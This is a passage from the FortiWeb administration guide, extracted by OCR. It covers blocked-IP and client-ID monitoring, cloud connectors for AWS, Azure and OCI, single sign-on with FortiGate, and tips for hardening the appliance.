

3. On the **Add Monitor - Blocked IPs** page, enter a name or use the default name **Blocked IPs**.

4. Click **Add Monitor**. You will see the **Blocked IPs** shown in the navigation bar.



On the **Block IPs** page, you can see the reason why the IPs are blocked. For period block based on client management configurations, the reason is Threat Score Exceeded; for that caused by other features, the reason is N/A.



If a client was inadvertently blocked due to a false positive, you can immediately release it from being blocked by clicking the **Delete** icon next to its entry in the table. If it is being blocked by multiple policies, you should delete the client's entry under **each** policy name. Otherwise, the client may still be blocked by some policies.

Alternatively, the IP address will automatically be removed from the list when its block period expires.

The Blocked IP list shows at most 15,000 IPs at the same time. If the blocked IPs exceed this number, the system will record it in the attack log, instead of showing them in the Blocked IP list.

If a client frequently is correctly added to the period block list, and is a suspected attacker, you may be able to improve both security and performance by permanently blocklisting that source IP address. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1 and Sequence of scans on page 22.

If the client is **not** an attacker, in addition to removing his or her IP from this list, you may need to adjust the configuration that caused the period block, such as adjusting DoS protection so that it does not block normal request rates. Otherwise, the client may quickly reappear in the period block list.

See also

- "blocklisting & allowlisting clients using a source IP or source IP range" on page 1
- Configuring a protection profile for inline topologies on page 219
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229

Monitoring currently tracked clients

To begin tracking a client, FortiWeb generates a unique client ID according to the cookie or source IP . When a client ID is generated, FortiWeb also tracks that client's identification type, risk level, and last access time. It is possible to monitor each client that FortiWeb tracks in the web UI.

To view the monitoring information of currently tracked clients

1. Click the **Add** icon as shown below.



2. On the **Add Monitor** page, click the **Add** icon of **Blocked Client IDs**.



3. On the **Add Monitor - Blocked Client IDs** page, enter a name or use the default name **Blocked Client IDs**.

4. Click **Add Monitor**. You will see the Blocked Client IDs shown in the navigation bar.



Currently tracked clients can be sorted and filtered according to the following characteristics:

(Refresh Button)	Click to update the page with any logs that have been recorded since you previously loaded the page.
Delete	Click to select a range of client data to permanently delete.
Restore Store	Select a client and click this button to restore the threat score of a client to 0.
Search Type	Select either of the following to search for: • Client ID • Risk Level: select a risk level from Unidentified, Trusted, Suspicious, and Malicious.
Search	Click this button to search for the item specified in Search Type.
Clear	Click this button to clear the search conditions.
1 Day/3 Days/7 Days	Select the time period to show the threat score statistics of a client.
Client ID	The unique ID of the client generated, which is used to track a client.
Identification Type	This specifies whether FortiWeb tracks the client by the cookie or source IP.
Risk Level	This displays the risk level of a client.

Threat Score	The sum of the threat weight of all the security violations launched by the client in last 1/3/7 active days. For example, a client accesses on May 1, May 3, May 5, and May 6, then the threat score for last 3 days refer to the sum of May 3, May 5, and May 6.
Creation Time	The time when the client monitoring data is created.
Last Access Time	The time of the most recent access by the client. This is updated when the client ID is refreshed.

FortiGuard updates

One of the most important things you can do is to ensure that your FortiWeb is receiving regular updates from the FortiGuard FortiWeb Web Security service and FortiGuard Antivirus service.

Without these updates, your FortiWeb cannot detect the newest threats.

Event logs record FortiGuard update attempts. In addition to scheduling polls for automatic updates, you can also manually update the service packages or initiate an connectivity test to the FDN at any time. For details, see Connecting to FortiGuard services on page 417.

To keep informed about the latest security threats and news, visit:

HTTP://www.fortiguard.com

Vulnerability scans

After your initial deployment, it is a good idea to periodically scan your web servers for newly discovered vulnerabilities to current threats. If you discover new threats, adjust your configuration to combat them.

Without periodic scans, you may not be aware of the newest threats, and you may not have configured your FortiWeb defend against them.

For details, see Vulnerability scans on page 699.

If you have many web servers, you may want a appliance to:

- Integrate and automate patch deployment
- Deepen vulnerability scans
- Prioritize and track fixes via ticketing
- Offload and distribute scans to improve performance and remove bottlenecks

Security Fabric

This section includes the following topics:

- External connectors
- Fabric Connector: Single Sign On with FortiGate

External connectors

You can create external connectors for the following products:

- Amazon Web Services (AWS)
- Microsoft Azure
- Oracle Cloud Infrastructure (OCI)

The external connectors define the type of connector and include information for FortiWeb to communicate with and authenticate with the products.

AWS Connector

When you create an AWS connector, you are authorizing FortiWeb to periodically get information of AWS instances and dynamically populates it in server pool configuration.

To create an AWS Connector:

1. Go to **Security Fabric > External Connectors**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Under **Public SDN**, select **Amazon Web Services (AWS)**. The AWS screen is displayed.
4. Configure the following options, and then click Save.

Name	Type a name for the external connector object.
Status	Toggle on to enable the external connector object. Toggle off to disable the external connector object.
Update Interval (s)	Specify the update interval for the connector to get AWS objects and dynamically populates the information in the server pool configuration.
Access Key ID	Specify the access key ID. An access key on AWS grants programmatic access to your resources. If you have security considerations, it's recommended to create an IAM role specially for FortiWeb and grant read-only access. See this article for how to get access key ID and secret access key on AWS: HTTPs://docs.aws.amazon.com/general/latest/gr/aws-sec-cred-types.html.

Secret Access Key	Specify the secret access key.
Region Name	Specify the region where your instances are deployed.

After the connector is created, you can configure the **Server Type**, **SDN address type**, **SDN Connector**, and **Filter** options in **Server Objects > Server > Server Pool**. FortiWeb will then get the IP addresses of the compute instances from Azure and dynamically populates the objects in server pool configuration. See Defining your web servers.

Please make sure the system time of the FortiWeb is the same with the time of the AWS instances, otherwise the connector can't work.

Please note that sometimes the NTP server breakdown may cause the time to be incorrectly synchronized, which leads to connection failure. If you are troubleshooting the connection issue, highly recommend to check the time on both FortiWeb and AWS instance. If the time is not the same, use the **Set Time** option in **Time Settings**, then set FortiWeb's time as the same with the time on AWS instance.



Azure Connector

When you create an Azure connector, you are authorizing FortiWeb to periodically get information of Azure instances and dynamically populates it in server pool configuration.

To create an Azure Connector:

1. Go to **Security Fabric > External Connectors**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Under **Public SDN**, select **Microsoft Azure**. The Azure screen is displayed.
4. Configure the following options, and then click Save.
   You must create an Azure AD application to generate the Azure client ID and corresponding Azure client secret. This application must be a service principal. Otherwise, the Fabric connector cannot read the inventory. You can find the complete instructions at Use portal to create an Azure Active Directory application and service principal that can access resources.
   Keep the following in mind when you get to the part about making a new application registration:
   - The Application type has two options. Choose Web app/API.
   - The Sign-on URL has the asterisk commonly associated with a required field, but this is not applicable in this case. Put in any valid URL in the field to complete the form and enable the Create button.

Name	Type a name for the external connector object.
Status	Toggle on to enable the external connector object. Toggle off to disable the external connector object.
Update Interval (s)	Specify the update interval for the connector to get AWS objects and dynamically populates the information in the server pool configuration.
Server Region	The region where your application server is deployed.
Tenant ID	See instructions above for how to find the Tenant ID.
Client ID	See instructions above for how to find the Client ID.
Client Secret	See instructions above for how to find the Client Secret.
Subscription ID	The ID of the subscription where your application server is deployed.
Resource Group	The name of the resource group where your application server is deployed. Make sure that the service principal (app registration) is granted for the network contributor and VM contributor roles for the target resource group.

After the connector is created, you can configure the **Server Type**, **SDN address type**, **SDN Connector**, and **Filter** options in **Server Objects > Server > Server Pool**. FortiWeb will then get the IP addresses of the compute instances from Azure and dynamically populates the objects in server pool configuration. See Defining your web servers.

OCI Connector

OCI Connector is available only when FortiWeb-VM is deployed on OCI. It is used to obtain FortiWeb HA member information in Active-Passive mode.

For more information on OCI connector configurations, see Use Case: High Availability for FortiWeb on OCI.

Fabric Connector: Single Sign On with FortiGate

You can configure Fabric Connector to use Single Sign-On (SSO) to log in to FortiWeb with FortiGate's administrator accounts.

Configuring SSO on FortiGate

FortiWeb Fabric Single Sign-On only works with Fabric Root. Even FortiWeb could establish Fabric connection with a Fabric sub-node FortiGate, the SAML Single-Sign-On is redirected to the Fabric Root. Only administrator accounts of Fabric Root FortiGate could be used to Single-Sign-On to FortiWeb.

If you have multiple FortiGate appliances and they are deployed as Fabric net, go to the root FortiGate. If you have only one FortiGate, set it as Fabric Root.

1. Go to **Security Fabric > Fabric Connectors**.
2. Enable **Security Fabric Setup**.
3. Configure the following settings.

Security Fabric role	Select **Serve as Fabric Root**. Fabric Root requires a FortiAnalyzer (or FortiAnalyzer Cloud) and enabling FortiAnalyzer Logging (or Cloud Logging) in FortiGate Fabric Connectors. If you are first time having a Fabric Root, go to set the FortiAnalyzer first.
Fabric name	Enter a name for the fabric connector.
Allow other Security Fabric devices to join	Enable it and select an interface. Security Fabric Connection would be set to allowed access of this interface.
SAML Single Sign-On	Enable it.
Mode	It's automatically set to **Identity Provider (IdP)** after enabling **SAML Single Sign-On**.
IdP certificate	Select a certificate from the list, such as Fortinet_CA_SSL.
Management IP/FQDN	It is automatically set as **Specify** with the IP of the port selected in **Allow other Security Fabric devices to join** after enabling **SAML Single Sign-On**.
Management port	Select **Use Admin Port**.

Configuring SSO on FortiWeb

1. Go to **Security Fabric > Fabric Connectors**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **FortiGate**, then click **Edit**.
3. Configure the following settings.

Status	Enable it.
Upstream IP	The FortiGate IP. If you have multiple FortiGate appliances and they are deployed as Fabric net, enter the IP address of the Fabric root. This IP would be the IP of the interface that is selected in the **Allow other Security Fabric devices to join** field on the FortiGate.
Upstream Port	Use the default 8013.
Configuration Sync	Set it to default. Default means when Fabric connection with FortiGate is established, the **Single Sign-On** mode would be enabled automatically and FortiGate would enable synchronizing **SAML Single-Sign-On** related settings to the FortiWeb device.

	Local means when Fabric connection with the FortiGate is established, you need to manually enable **Single Sign-On** mode and manually configure the **SAML Single-Sign-On** settings. It's recommended to set it as **Default**.
Management IP	Enter FortiWeb GUI management IP.
Management Port	Enter FortiWeb GUI management HTTPS port. This must be the same as the setting of the HTTPS in **System > Admin > Settings** in FortiWeb.

4. Click **OK** to save.
5. Log in to **FortiGate**'s GUI. Go to **Security Fabric** to manually authorize this FortiWeb device. In the meantime, the **Connection Status** in the **Fabric Connector** editor in FortiWeb would be **Auth Pending**.
6. After manually authorizing the FortiWeb device on FortiGate, you would see your FortiWeb get connected on FortiGate in a few minutes.
7. Log in to FortiWeb. Go to **Security Fabric > Fabric Connectors**.
8. Click **FortiGate**, then click **Edit**. You should see the **Connection Status** is changed to **Authorized**, and the **SP Address**, **IdP Entity ID**, **IdP Single Sign-On URL**, and **IdP Single Logout URL** are synced by FortiGate.
9. Configure the following settings.

Single Sign-On Mode	Enable it. When this is enabled, the **Single Sign-On** option will be available on the login page of FortiWeb.
Default Login Page	• Normal: When accessing to FortiWeb GUI, the login page has both **Single Sign-On** and **Non Single Sign-On** login options. • Single Sign-On: When accessing to FortiWeb GUI, it would redirect to the **SAML Single Sign-On** login page. **Non Single Sign-On** login is not available. User can only log in with FortiGate administrator accounts
Default SSO Admin Profile	Logging in to FortiWeb via FortiGate Fabric Single Sign-On does not share the same admin profile between FortiWeb and FortiGate. It requires specifying profiles to those FortiGate administrator accounts on FortiWeb. The profiles created in **System > Admin > Profiles** are populated in the drop-down list. The selected profiles will be assigned to the FortiGate administrator accounts that are used to log in to FortiWeb via the SAML Single Sign-On. The following two default profiles are listed together with the customized profiles if any: • admin_no_access: users will be assigned with none access privilege. • prof_admin: this is FortiWeb's default profile for root admin.
SP Certificate	Select the Local Admin Certificate used for the Single Sign-On. This is optional. Single Sign-On could work with or without the certificate. Certificates imported in **Admin Cert Local** tab in **System > Admin > Certificates** are listed here.

Single Sign-On accounts on FortiWeb

With Single Sign-On Mode enabled, users will be redirected to FortiGate's Single Sign-On Provider page when they click **Single Sign-On** on FortiWeb's login page. They will be required to log in with FortiGate's administrator account.

After first time logging in, this account will be automatically created on FortiWeb. Go to **System > Admin > Administrators**, you will see that this account has been created in **SSO Admin** table, and is assigned with the profile defined by **Default SSO Admin Profile** in step 9 when Configuring SSO on FortiWeb.

Fine-tuning & best practices

This topic is a collection of fine-tuning and best practice tips and guidelines to help you configure your FortiWeb appliances for the most secure and reliable operation.

While many features are optional or flexible such that they can be used in many ways, some practices are generally a good idea because they reduce complication, risk, or potential issues.

This section includes **only** recommendations that apply to a combination of multiple features, to the entire appliance, or to your overall network environment.

For feature-specific recommendations, see the tips in each feature's instructions.

Hardening security

FortiWeb is designed to enhance the security of your websites and web applications, and when fully configured, it can automatically plug holes commonly used by attackers to compromise a system.

This section lists tips to further enhance security.

Topology

- To protect your web servers, install the FortiWeb appliance or appliances between the web servers and a general purpose firewall such as a FortiGate. FortiWeb **complements, and does not replace, general purpose firewalls.** FortiWeb appliances are designed specifically to address HTTP/HTTPS threats; general purpose firewalls have more features to protect at lower layers of the network.
- Make sure web traffic cannot bypass the FortiWeb appliance in a complex network environment.
- Define the IP addresses of other trusted load balancers or web proxies to prevent spoofing of HTTP headers such as `X-Forwarded-For:` and `X-Real-IP:`. For details, see Defining your proxies, clients, & X-headers on page 186.
- Disable all network interfaces that should not receive any traffic.

  For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable ("bring down") port4. This would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.

Disabling port2 in System > Network > Interface



Administrator access

- As soon as possible during initial FortiWeb setup, give the default administrator, `admin`, a password. This **super-**administrator account has the highest level of permissions possible, and access to it should be limited to as few people as possible.
- Change all administrator passwords regularly. Set a policy—such as every 60 days—and follow it. You can click the **Edit Password** icon to reveal the password dialog.
- Instead of allowing administrative access to the FortiWeb appliance from any source, restrict it to trusted internal hosts. (IPv6 entries of ::/0 will be ignored, but you should configure all IPv4 entries.) For details, see Trusted hosts on page 54. On those computers that you have designated for management, apply strict patch and security policies. Always password-encrypt any FortiWeb configuration backup that you download to those computers to mitigate the information that attackers can gain from any potential compromise. See also Encryption Password on page 742.
- Do not use the default administrator access profile for all new administrators. Create one or more access profiles with limited permissions tailored to the responsibilities of the new administrator accounts. For details, see Configuring access profiles on page 712.
- By default, an administrator login that is idle for more than five minutes times out. You can change this to a longer period in Idle Timeout on page 56, but Fortinet does not recommend it. Left unattended, a web UI or CLI session could allow anyone with physical access to your computer to change FortiWeb settings. Small idle timeouts mitigate this risk.
- Administrator passwords should be at least 8 characters long and include both numbers and letters. For additional security, use Password Policy on page 57 to force the use of stronger passwords. For details, see Global web UI & CLI settings on page 55.

Change Password dialog in System > Admin > Administrators



Create New dialog in System > Admin > Administrators

